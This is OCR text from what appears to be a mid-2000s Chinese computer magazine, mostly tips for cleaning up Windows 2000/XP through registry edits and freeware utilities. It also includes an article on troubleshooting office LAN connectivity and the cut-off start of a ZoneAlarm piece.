经过查找在[HKEY_CLASSES_ROOT\Folder\shell]下发现了“Catalog with Visual CD”的踪影，直接将该项删除后，所有右键菜单中就都没有它了。

> **小提示**
> 有些软件在其设置中已经提供有右键菜单的设置，比如WinRAR在“选项→设置→综合→外壳整合”中可设置是否将相关选项添加到右键菜单中。所以建议在修改注册表前，先到软件设置项中查看一下。

2.使用ShellExView简单又方便

前面介绍了如何在注册表中手工删除不需要的右键菜单项，但还是有些麻烦，因此推荐使用ShellExView这款免费软件来完成上面的任务，它能够显示并控制所有安装到系统中的Windows外壳扩展，比如:右键菜单、用鼠标右键拖放文件或文件夹松开按键后弹出的菜单等。

ShellExView小档案

软件版本:1.01　软件大小:22KB
软件性质:免费软件　适用平台:Windows 98/Me/2000/XP
下载地址:http://files.webattack.com/locadl834/shexview.zip

实例2:我以前安装了CopyHandler这款复制加强软件，但15期《电脑爱好者》介绍的KillCopy似乎更好用，我想把CopyHandler在右键菜单中的项目去掉。

下载后将压缩包解压缩至任意文件夹，比如“C:\ShellExView”，运行其中的“shexview.exe”启动程序，在“Filename”列下找到并选中“C:\Program Files\ch126\chext.dll”项(通过文件名来查找，也可通过“Description”(描述)、“Extension Name”(扩展名称)等条件来查找)，右击后选择“Disable Selected Items”(禁用所选项目)(见图1)，这样CopyHandler在右键菜单中的项目就都消失了。如果再次选择“Enable Selected Items”(启用所选项目)可以进行恢复。




图1

> **小提示**
> 强大的ShellExView
> 利用ShellExView，还可以在“我的电脑”和桌面上添加或删除特定文件夹(打印机、回收站、计划任务、网络连接等)，比如在列表中选中“管理工具”，然后点击“Files→Add Selected Items To...”(添加所选项目到)，在下级子菜单中选择“My Computer”，这样就把“管理工具”添加到“我的电脑”中了。

3.“新建”子菜单

当你在桌面或资源管理器空白处右击后，在右键菜单中会有一个“新建”项，其子菜单还会包含不少项目，这里面肯定也存在不需要的项目。其实删除起来相对要简单不少，只要将[HKEY_CLASSES_ROOT\.***](“.***”是要删除项目的文件扩展名)下的“ShellNew”项删除即可。

实例3:删除“新建”子菜单中的“WinRAR压缩文件”项。

找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.rar]，将其下的“ShellNew”项删除，回到桌面，按下F5键刷新，接着再右击桌面空白处，选择“新建”，是不是“WinRAR压缩文件”已经不见了？

实例4:在“新建”子菜单中定制一个子项，一点击它就能直接打开OE新邮件编辑窗口，并且收件人默认为“system@cfan.com.cn”，信件基本内容也已经输入完成。

“新建”子菜单是个可以完全自定义的菜单，所以花些时间学习一下，相信会对提高你的工作效率有些帮助。

第一步:启动OE，选择“文件→新建→邮件”，输入收件人地址，在正文部分输入常规文字，比如问候的话、姓名、地址等。

第二步:完成这封邮件的基本处理后，点击“文件→另存为”，将其保存到“C:\WINDOWS\SHELLNEW”文件夹中，文件名为“blank.eml”。

> **小提示**
> 保存在此文件夹的好处在于后面编辑注册表值时不需要再输入完整地址，同时你会发现这里还有类似“EXCEL9.XLS”、“WINWORD8.DOC”之类的文件，其实它们就是“新建→Microsoft Excel工作表/Microsoft Word文档”的模板，因此可以根据需要对它们进行修改，从而使新建文档更符合你的要求。

第三步:在注册表中找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.eml]，右击“.eml”并选择“新建→项”，命名为“ShellNew”，接着在新建项的右侧窗格中新建名为“FileName”的字符串值，将其值设置为“blank.eml”。

第四步:回到桌面并按F5键刷新或重启，然后右击桌面空白处并选择“新建”，你会发现子菜单中已经多出了一个“Internet E-Mail Message”的项(见图2)。



图 2

> **小提示**
>
> "ShellNew"可包含的四个值
>
> ★"NullFile"字符串值:数值为空，作用是让Windows创建一个指定文件类型的空文件，效果等同于在应用程序中创建一个空文件。
>
> ★"FileName"字符串值:使用定制好的文件模板来创建新文件。
>
> ★"Command"字符串值:通过执行特定命令创建新文件(可带参数)，比如"快捷方式"的".lnk"下"ShellNew"中的"Command"就是"RunDLL32 AppWiz.Cpl，NewLinkHere %2"。
>
> ★"Data"二进制值:Windows在创建新文件时会将这些二进制值拷贝到文件中。

4."打开方式"子菜单

右击某个文件，有可能在右键菜单的"打开方式"子菜单中有一些并不需要的程序，如图3中".TXT"文件的"打开方式"中有三个程序，其实有些根本不会用到，这时只要到注册表的[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts]和[HKEY_CLASSES_ROOT\SystemFileAssociations]中找到相应扩展名项，然后在"OpenWithList"子项中删除不需要的键值或项即可。




图 3

实例5:删除文本文件右键菜单"打开方式"子菜单中的无用项。

进入[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.txt\OpenWithList]删除右侧窗格的相应键值，再进入[HKEY_CLASSES_ROOT\SystemFileAssociations\text\OpenWithList]，删除相应子项即可。

赶走IE中的侵略者 >>>

由于网络成了人们生活中的重要部分，于是不少软件(其中还有很多是恶意网页或广告软件)都盯上了IE，它们在IE的右键菜单、工具菜单、工具栏中经常会放置自己的"嫡系"项目，虽然有些确实方便了我们的操作，但也有一些平时根本就不会用到，我们为什么不把它们请出去呢(见表2)。

对于那些不需要的菜单项、按钮或工具栏，虽然也可以通过修改注册表等方式来清理，但操作起来非常麻烦，因此推荐使用ToolbarCop这款专门的免费软件来完成。

ToolbarCop小档案

软件版本:2.5　　软件大小:84KB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://www.mvps.org/sramesh2k/utils/ToolbarCop.exe

下载ToolbarCop的压缩包后将其解压缩到任意文件夹中，比如"C:\ToolbarCop"，接着运行其中的"ToolbarCop.exe"启动程序，在"Internet Explorer Toolbar Buttons"(IE工具栏按钮)、"Internet Explorer Toolbars"(IE工具栏)、"Internet Explorer




图 4

表 2

项　目	注　册　表　键　值	说　明
"工具"菜单	[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Extensions\{GUID}]	"{GUID}"为识别码，不同的电脑有不同的识别码，比如"{08B0E5C0-4FCB-11CF-AAA5-00401C608501}"等。
右键菜单	[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt]	
第三方工具栏	[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar]	也可以进入IE的"工具→Internet选项→高级"，取消"启用第三方浏览器扩展(需要重启)"的勾选。

Context Menu Extensions”(IE右键菜单)、“Browser Helper Objects”(浏览器帮助对象)等项下，分别选中列表中的标识符，在下方会出现相应解释，从中你可以得知它们属于哪些程序，从而确定是否按“Delete”按钮删除(见图4)。

而“Browser Helper Objects”项下还提供有“ Prevent loading with Windows Explorer”(禁止和资源管理器一同运行)按钮，这样可以不让那些只有在浏览网页时才用到组件在资源管理器中启动，从而提高资源管理器的运行效率，减少资源占用。

小提示

有时你会发现使用ToolbarCop也不能删除IE右键菜单中的某个选项，这时就只有利用前面介绍的注册表键[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt]来进行删除了。不过，请特别注意的是，有些恶意网页或广告软件也会在右键菜单中添加自己的选项，因此在打开“MenuExt”项后先别急着把相应的子项删除，而是应该看看其右侧窗格“默认”的值，根据其中的文件路径提示(比如“res://c:\program files\xxxtool\bar\toolbar.dll/search.htm”)，将相应的HTM或DLL文件删除掉。

无用的快捷方式

在Windows中还有一种不太为人所知的垃圾，那就是失效的快捷方式，比如已经修改了某个软件(或文件)所在的文件夹，但其快捷方式依然指向原来位置，或者已经卸载了软件或删除了文件，但相应快捷方式却仍留在“开始→程序”、“开始→文档”、“C:\Program Files”等处。Windows用得越久，这些垃圾快捷方式越多。你可以使用Windows优化大师进行清理，或使用OrphansRemover这款免费软件(下载地址:http://www.digiarch.org/download/orphansremover.zip)来查找并清除它们。

小提示

关闭自动修复破损快捷方式链接

如果使用NTFS文件系统，在双击某个不正确的快捷方式时，Windows 2000/XP会自动在后台进行搜索，查找最匹配的文件来修复无效的快捷方式链接。其实这样查找没有任何意义，打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右侧窗格创建一个名为“NoResolveTrack”的双字节值，将其值设置为1即可。这样再次双击无效的快捷方式时，系统不会去查找，而是直接报错并询问是否删除它。如果想恢复，可改为0。

下载并安装后，运行OrphansRemover，在软件窗口上方的“Select folders to scan to shortcut orphans:”和“Include shortcuts with broken links to”项下选择要扫描的文件夹及连接到移动存储器、光盘等上的无效快捷方式。而“User defined search folder”文本框中则允许你指定文件夹。最




图5

后单击窗口下方的“Start scan”按钮开始扫描，完成扫描后单击“Delete orphans”按钮删除无效快捷方式(见图5)。

Just Do It

OrphansRemover还支持命令行参数，比如“"D:\program files\orphansremover\orphansremover.exe" recent startmenu -silent”可以清理“文档”、“开始”菜单中的无效快捷方式，其中“recent”为“文档”、“startmenu”为“开始”菜单，而“-silent”表示后台安静执行。其它参数请参考OrphansRemover安装文件夹manual.html文件的相关说明。

清理IE收藏夹

上网久了，IE收藏夹必然会保存有相当多的网址，但有些网站可能没过一段时间就会因为这样或那样的原因而关张大吉，如果能够定期对收藏夹中的网址进行验证，剔除那些已经不存在的网站，让收藏夹尽量保鲜，肯定会受到不少朋友的欢迎，而免费的AM-DeadLink恰恰可以完美地执行这个任务。

AM-DeadLink小档案

软件版本:2.01	软件大小:779KB
软件性质:免费软件	适用平台:Windows 98/Me/2000/XP
下载地址:http://wh.onlinedown.net/down/dlsetup.exe	

安装并运行该软件，在出现主窗口的同时会弹出语言选择窗口，在下拉菜单中选择“chinese_gb”后软件界面变为简体中文，接着按F9键软件开始对收藏夹中的网址进

行校验，建议按下工具栏上倒数第二个图标，这样在收藏夹列表窗口下方会出现浏览窗口，双击上面的网址可在此窗口中打开网页，进一步查看。



图 6

对于网址不存在的，AM-DeadLink 会在"状态"栏中显示"文件没有发现"，这时先不要点击"收藏夹→删除"，因为很可能是你所收藏的网址是该网站中某个已经删除的页面，而这个网站依然存在，所以请在下方的浏览窗口中单击右侧的锤子图标按钮，在出现的菜单中选择"提高一级"看看是否会出现网站首页，如果发现首页没有问题，可继续选择"以打开的URL地址替换书签内URL"，重新设置网址。如果"提高一级"也不行，不要灰心，再选择此菜单中的"搜索Google"，AM-DeadLink会用网站的名称在Google中搜索(经测试发现对中文支持不好)，让你有机会找到网站的新网址(见图6)。

小提示

★下载网站收藏夹图标：现在不少网站提供了个性化的收藏夹图标，如果你发现自己的收藏夹网址前面没有任何图标，可以按下"FavIcons→检查书签并下载收藏夹图标"。

★备份收藏夹：AM-DeadLink 支持将收藏夹备份为 ZIP 文件，只需点击"备份→Internet Explorer 收藏夹(ZIP 文件)"即可。

Documents and Settings 中的垃圾账户

有不少朋友会奇怪，为什么 Windows 2000/XP 系统分区的空间会减少得那么快，除系统本身的自然增长外，还有一个地方需要留意，那就是"Documents and Settings"文件夹中每个账户的子文件夹，特别是在系统中设置了多个账户后，每个账户的文件夹都会占据不少磁盘空间，有的甚至会达到几百MB或上GB，如果确认某些账户已经不再使用，可以到"控制面板→用户和密码"中选中不需要的账户，单击"删除"按钮即可，这样账户的相关文件夹也会被删除(见图7)。

小提示

需要注意的是，不要在"Documents and Settings"文件夹中直接删除账户文件夹，同时这里面的像"All Users"、"Default User"等文件夹是系统必须的，千万不要删除。而关于"Documents and Settings"这个神秘的文件夹，我们曾在去年第12期《看看海面下的冰山——Documents and Setting 探秘》中进行过详细介绍，请参考。



图 7

清理无用字体，提升系统性能

1.为什么要删除无用字体

系统中字体的数量对 Windows 启动速度会有不小影响，尽管微软声称 Windows 可以安装1000～1500种字体，但我们发现当所安装字体的数目超过500种后就会出现问题，比如字体从应用程序的字体列表中消失、Windows 启动速度大幅下降等。而且过多字体还会占用较多系统资源，影响Windows整体表现。另外，还有一个显而易见的问题就是字体太多还要占用大量磁盘空间。因此，为了提升系统性能，有必要对字体进行精兵简政，删除无用字体。

2.哪些字体不能删

首先不要删除宋体，因为它是系统默认的中文字体；屏幕字体文件(扩展名为.FON)也千万不要随便删除，否则一些对话框中的文字会变成乱码，甚至会导致 Windows 98/Me 无法启动，比如启动时出现"Error Loading GDI.EXE. You Must Reinstall Windows"的错误提示；".SYS"字体为系统字体，系统提示信息和图标描述性文字中要用到这些字体，删除后可能会使系统崩溃；还有一些符号字体，如Marlett、Windings 等字体，也不能随便删除，窗口右上角的三个按钮中的图形 实际就是字体。

下面所列出的带有这些文字的字体不要删除：

Arial、Courier、MS Serif、Tahoma、Verdana、Comic Sans、MS Sans Serif、Symbol、Time New Roman、Impact、Lucida Console、Marlett、Modem、Samall Fonts、Webdings、Windings、Roman、MS-DOS CP437、script、SIMHEI、

SimSun&NSimSun、Palatino、Linotype、Microsoft、MS。

另外，Windows 中安装了不少相似字体，在许多情况下是不必要而且几乎不可能全部都用到，因此可以将相似的字体找出来，保留几个最常用的，其他都可以利用下面的技巧移走，如图 8 所示就是一个典型例子。



图 8

3.巧妙清理无用字体

直接删除字体绝对不是一个好主意，值得推荐的方法是把不需要的字体移出“FONTS”文件夹，集中保存在另外的目录，比如“D:\fontsback”中。接着为该文件夹创建一个快捷方式，并将其放在“开始”菜单或“快速启动”栏上。当想使用这些字体时，只要打开该文件夹，然后双击某个字体让其显示在预览窗口，只要预览窗口一打开，字体就装载至内存，而且在任何应用程序的“字体”菜单中都能看到。用户可以用这种方式载入多种字体，等使用完这些字体后，只要关闭预览窗口即可。

> **小提示**
>
> 要注意的是，并不是所有软件运行时都能自动更新字体列表，所以如果看不到需要的字体，则必须重启该程序。如果以后打开文档而字体预览窗口没有打开，那么尽管“字体”菜单中仍会显示用户所用过的原始字体，但却会用相似字体取代原字体，所以如果想让文档用正确字体显示，就要关闭应用程序，先预览字体，然后再打开文档。

4.请 Font Frenzy 安全清理无用字体

如果你使用的是 Windows XP(经我们测试，Windows 2000 同样也能使用)，Font Frenzy 可以帮你列出所有 Windows 安装后增加的字体，从而实现安全地清理无用字体，不必担心错删字体导致系统故障。同时，该软件在清理前会对清除的字体进行备份，从而随时可以进行恢复。另外，它也是一款不错的字体管理工具。

> **Font Frenzy小档案**
>
> 软件版本:1.0　　软件大小:481KB
>
> 软件性质:免费软件　　适用平台:Windows XP
>
> 下载地址:http://www.fontfrenzy.org/link.asp?code=history
>
> 软件备注:这个软件提供免费注册，安装后请到http://www.fontfrenzy.org/default.asp?id=5943 输入你的 Email 地址，很快注册码就会发到你的信箱中。启动软件后请在弹出的注册窗口中输入 Email 地址和收到的注册码即可。

如果想删除所有 Windows XP 安装后新增的字体，请先关闭所有正在运行的程序，单击工具栏上的“Defrenzy”按钮，接着单击左侧窗格中的“Defrenzy Now”按钮，此时会弹出提示备份的对话框，单击“是”按钮后弹出保存备份的文件夹选择，直接使用默认文件夹，按下“OK”按钮，这时会弹出备份快照名称输入窗口，比如输入“1”并单击“OK”按钮，软件会很快地把字体移动到备份文件夹中。如果出现了问题，可直接单击“ReFrenzy”按钮，然后选择之前的备份快照进行恢复。

另外，你也可以手动进行字体移除。首先单击工具栏上“FrenzySnap”按钮，接着单击“Save Snapshot”按钮保存一个快照，接着单击工具栏上的“FrenzyMan”按钮，在字体列表中勾选不需要的字体(特别是那些安装 Office 之后的中文字体)，然后在左侧窗格中选择“Uninstall & Store Fonts:”，单击“Select”按钮后这些字体便会从 Windows 的 Fonts 文件夹中移动到 Font Frenzy 默认的字体保存文件夹中(见图 9)。



图 9

下载狂必备 重复软件扫光光 >>>

相信软件下载狂们都有这样的烦恼，平时经常会重复下载相同的软件包，这样不仅占用磁盘空间，而且对查找和使用软件也非常不便，手工查找重复的软件包会相当麻烦，其实只要利用 ACDSee PowerPack 6.0 的“Duplicate Finder”插件就能轻松解决这个问题(ACDSee PowerPack 下载地址:http://www.onlinedown.net/soft/2554.htm；汉化包下载地址:http://www.onlinedown.net/soft/6275.htm)。

第一步:打开 ACDSee，点击“工具→查找重复”，在打开的窗口中单击“添加目录”按钮，接着定位到下载文件所在目录，比如“D:\Download”。



图 10

第二步：单击“前进”按钮进到下一步，在这里选择“精确重复（完全相同）”后单击“前进”按钮，程序开始对设定的目录进行扫描。

第三步：程序完成扫描后会自动将重复的文件列出来，分别选取后在下面的小窗口进一步确认并勾选其一，全部选择完毕后（见图10），单击“前进”按钮，这时程序会将所有删除的文件进行列表，确认无误后，单击“完成”按钮进行删除。

清理Windows Update的Hotfix备份

微软经常会通过Windows Update发布Windows修补程序——Hotfix，但为了防止安装后系统出现问题，所以也提供了这些Hotfix的备份和卸载，这样就在Windows 2000/XP的系统目录（WinNT或Windows目录）留下了不少类似“$NtUninstallKB828741$”的文件夹，同时在添加/删除程序中也有相应卸载项。如果在安装后Windows运行一段时间没有出现问题，就可以将这些备份和卸载项清除掉。而Remove Hotfix Backup Files（下载地址：http://www.dougknox.com/xp/utils/xp_remove_hotfix_backup.zip）能让你轻松地移除这些垃圾（虽然这款软件是专门针对Windows XP而设计的，但通过我们测试，它同样可用于Windows 2000）。

下载后将压缩包解压缩到任意文件夹中，运行其中的xp_remove_hotfix_backup.exe文件后会列出当前系统所有的Hotfix备份，确认后按下“Remove Backup files and Add/Remove entries”按钮即可完成清除工作（见图11）。




图11

还有哪些垃圾可以扫

1.控制面板中的垃圾项目

有些软件在安装后会在控制面板中添加自己的项目，但卸载后却无法将这里相应的项目也删除掉，其实这清除起来也很简单，在“开始→搜索→文件或文件夹”的“要搜索的文件或文件夹名为”中输入“*.cpl”，搜索完成后再在结果中查找要删除项目对应的文件，确认后将其删除即可。

2.无用的硬件设备垃圾

如果经常更换硬件设备或更新硬件设备驱动，那么应该定期到“控制面板→添加/删除硬件”中选择“卸载/拔掉设备→卸载设备”（Windows XP请复制Windows 2000的“C:\WINNT\SYSTEM32\hdwwiz.cpl”文件到任意目录，然后直接双击运行即可使用Windows 2000的添加/删除硬件），接着在出现的设备列表中选择“显示隐藏设备”，然后在列表中一一查找已经不存在的设备，并选择删除。另外，还建议你将Windows启动到安装模式，然后打开“设备管理器”，一一展开设备项，你可能会发现这里存在不少重复的设备项，赶快把它们删除掉吧。

3.去掉“查找”中的无用项目

在“开始→搜索”中提供有多个查找选择（有时当安装了某些软件后，它们也会在这里增加自己的选项），比如“在Internet...”或“用户...”等，如果不需要它们，请打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\FindExtensions\Static]，直接删除其下不需要的子项，比如：WebSearch（这样可以删除“查找：'在Internet...'”）、WabFind（删除“用户(P)...”）等。

4.删除“共享文档”

Windows XP默认为局域网用户共享文件而提供了“共享文档”，但大多数并不会使用它，因此可打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\DelegateFolders]，删除其下名为“{59031a47-3f72-44a7-89c5-5595fe6b30ee}”的子项即可。

5.无用的服务

在安装某些软件后，它们可能还会在“控制面板→管理工具→服务”中添加自己的项目，比如大部分杀毒软件等，但有时在卸载软件后，你会发现“服务”中的相应项并没有一起清除，这时可打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]、[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services]、[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services]，删除相应子项即可。CF [ZT01]

发生在局域网中的故障形形色色，不过最常发生的就是：上不了网、访问不了他人的电脑，本文将着手消灭这两大"顽疾"，并教大家如何预防局域网故障的发生。

局域网核心故障强行突破



■ 北京　梁培

上不了网

不能上网可能是多方面的原因引起的，涉及到操作系统问题、网络问题、应用软件问题或硬件问题，解决起来需要有一个特定过程。

1.三步Ping法

应先了解用户或想想自己最近都进行了哪些操作，然后再采用三步Ping法，通常能揪出原凶。

第一步：首先进入命令行模式，通过"ping 127.0.0.1"来判断TCP/IP协议是否安装成功，不通则重新安装TCP/IP协议，如果通则进入下一步。

第二步：输入"ipconfig"获得本机IP地址及网关地址，通过"ping 本机IP地址"来判断网卡是否有问题，如果Ping不通，则需要重新安装网卡驱动，如果通则进入下一步。

第三步：通过前两步已经能够判断出本机网络协议和网卡工作正常，下面就要看问题是出在网线，还是出在远程服务器或路由器链路上了。执行"ping 网关IP地址"，如果不通则说明问题基本出在网线上，这时应该查看RJ45水晶头上是否有线扭断，或换根网线测试一下，如果通则说明从本机到服务器或路由器远程链路连接正常，问题出在服务器或路由器上的设置，与本机无关。

> **小提示**
>
> ★有的电脑采用代理服务器方式上网，浏览网页时需要在IE的"工具→Internet选项→连接→局域网设置"处填写适当的代理服务器地址及端口号。如果没有填写，Ping网关IP地址也会通，在实际排障过程中要引起重视。
>
> ★可以用Tracert来判断远程服务器或路由器链路是否有问题，因为Tracert命令能显示数据包到达目标主机所经过的路径，并显示到达每个节点的时间，譬如可以使用"tracert www.cfan.com.cn"来跟踪数据包发向CFan网站所走的路径，可以根据输出的"Request timed out"信息判断到底是哪个结点出了问题。

2.逐个击破法

(1)操作系统原因

常见的因系统设置导致网络不通的原因有如下三种：

①Windows 98没有用网络登录方式登录。

②IP地址、DNS服务器和网关等网络参数设置有错误，IE无法浏览则还要进一步检查是否需要设置代理服务器。

③Windows 2000经常出现主域浏览的强制选举。

第三个问题出现的频率比较高，在这种情况下，Ping一台在网络中运行的主机，得到的信息都是"Request timed out"，请注意看"本地连接"状态里发送和接收的数据包，接收数据始终为零，查看事件器，应该会出现信息来源为Browser的信息(见图1)。出现这种情况可以通过更换网卡插槽来解决，不过这样比较麻烦，我的经验是对网卡参数进行一次还原性调整，进入"设备管理器"，查看网卡属性，点击"高级"选项卡，更改某个属性的值，确定后再还原。例如我一般选择"Linespeed"这个属性，其初始设置为"Auto Mode"，首先将其更改为"10M"，然后"确定"，等待网卡初始化后再到这里把设置改回原来的"Auto Mode"，问题就可以解决了。这是我在工作中总结出来的，如果有更好的方法，欢迎交流。



图1

(2)软件原因

可能因为安装一些软件导致无法访问网络，这种软件主要是网络代理软件，如果尝试以上方法不能解决问题，不妨查看一下安装软件列表中是否有这类软件，如果有则可以考虑卸载。

(3)硬件原因

第一步：查看网卡的指示灯是否处于闪烁或常亮状态，由于各种网卡指示灯状态显示方式并不相同，红灯或状态指示灯不亮并不一定代表有故障，有些网卡只有在发送数据包时指示灯才会闪亮(在早期ISA网卡上比较常见)，所以只是单纯观察状态灯并不能确

定问题出在硬件，需要进一步的测试。用Ping命令测试，如果在命令执行过程中指示灯也始终处于熄灭的状态，则可以初步判定是硬件问题。

第二步：检查网线，把网线接头从网卡和信息插座中拔出，插在测线器(见图2)的两个插口中，打开测线器开关，如果看到左右各8个指示灯顺序闪亮，则表明网线通信正常，如果有某个指示灯不亮，则表明网线有问题，需要进行更换。



图2

第三步：如果网线通信正常，则保留测线器主动部分(比较大的一半)的网线插头不动，拔下被动部分上的网线接头，插入信息插座中，打开测线器的开关，如果8个指示灯顺序闪亮(这种情况是百兆网络，如果是十兆网络，则只有参与通信的四根线芯相对应的指示灯闪亮)，则代表网线与交换机处于连通状态，通信正常；如果某个指示灯不亮，则一般可以判定问题出在信息插座中的网线模块，把信息插座打开取出网线模块，用打线钳重新打线即可；如果还是不正常，则问题可能出在网卡或主板上的网卡插槽，关掉电脑，把网卡重新拔插或更换一个插槽，开机后若故障依旧，则请更换网卡试试。

访问不了他人的电脑

按照操作系统的默认设置，Windows 98通常不能访问Windows 2000/XP，需要在Windows 2000/XP主机添加以Windows 98网络登录用户名为名称的账户，或打开Guest账户。如果还不能访问，可以参看以下几种可能性：

(1)确认Windows 98的登录方式为网络登录。

(2)查看网络属性中是否添加了NetBEUI协议，在Windows 98上还要启用“文件及打印机共享”。

(3)查看需要相互访问的两台电脑上是否安装了防火墙软件导致通讯不正常。

(4)确认在被访问的电脑上开放了共享文件夹。

(5)在Windows 2000/XP电脑上检查共享文件夹的访问权限。

(6)确定网卡与TCP/IP协议正确安装，如果本机可以上网则说明这些是正常的。

(7)确认对方是否在开机状态，因为局域网中的某台电脑关机之后，它仍然会在“网上邻居”的计算机列表中显示一定的时间。

小提示

★通过查找来访问他人的电脑：首先应该知道对方的计算机名或IP地址，然后输入计算机名或IP地址进行查找(执行“开始→搜索→文件或文件夹”，选择“计算机”，再输入计算机名或IP地址即可)。

★如何才能知道远程计算机的IP地址及计算机名呢？如果知道对方计算机名，则可以通过“ping 计算机名”来解析出该机器的IP地址；如果知道对方IP地址，则可以通过“ping -a ip地址”来解析出该机器的计算机名。

必胜的武器：预防为先

一个强健的系统、一个无懈可击的网络配置、一个牢固的病毒防御体系是减少局域网故障的法宝，公司来了新员工需要装系统，或某同事要重装系统，则建议一步到位，将电脑武装到最强大的状态。

1.增强安全性

安装各项补丁程序十分重要，无论是网上黑客还是病毒程序，它们都觊觎着操作系统的漏洞，伺机入侵，而一些初学者往往会忽视这一点。应当首先更新最新发布的集合补丁程序(Service Pack)，然后利用Windows更新页面进行更新。从Windows 2000 SP3之后，Windows开始提供自动更新程序(见图3)，只要连接上Internet，系统便能自动下载补丁，而且支持断点续传。这里需要注意一点，Windows 2000 SP4在兼容性上似乎存在一些问题，因此在安装的过程中应当选择备份，如果发生不能启动的情况，只需进入安全模式卸载就可以正常启动了。




图3

2.关闭不需要的服务

系统中有许多服务是我们平时用不到的，而这些服务又有可能成为黑客攻击的目标，所以最好把不用的服务关闭，例如Messenger、Fax Service、Alerter、DHCP(如果使用固定IP地址，则可以考虑关闭)等服务，可以在“控制面板→管理工具→服务”里设定。需要注意的是：最好在了解某个服务的具体功能后再禁用，因为有些服务是系统运行必须的，或者是禁用之后无法恢复的。

3.网络设置

如果使用DHCP方式，设置起来比较简单，只要事先做好一台DHCP服务器，其他电脑连接到网络上开机就能自动获取IP地址。


如果使用的是固定IP地址方式，网管最好首先对IP地址进行规划，根据我的经验，建议分为三个IP地址区域，一个是每个部门的IP地址段，第二是部门IP地址扩展段，以备部门发展需求，第三是临时IP地址段，可供临时性上网浏览。规划的同时应记录每台电脑的MAC地址，这些资料如果建立得比较全面，可以在发生IP地址冲突时迅速找到发生冲突的电脑。

Ping不通，ZoneAlarm之过？

■ 四川　飞雪马

近日，将自己一直使用的软件防火墙ZoneAlarm Pro(下称ZA)从4.5升级到5.0，升级倒还顺利，可问题紧跟着就来了：QQ、MSN Messenger都能上，但网页就是打不开。

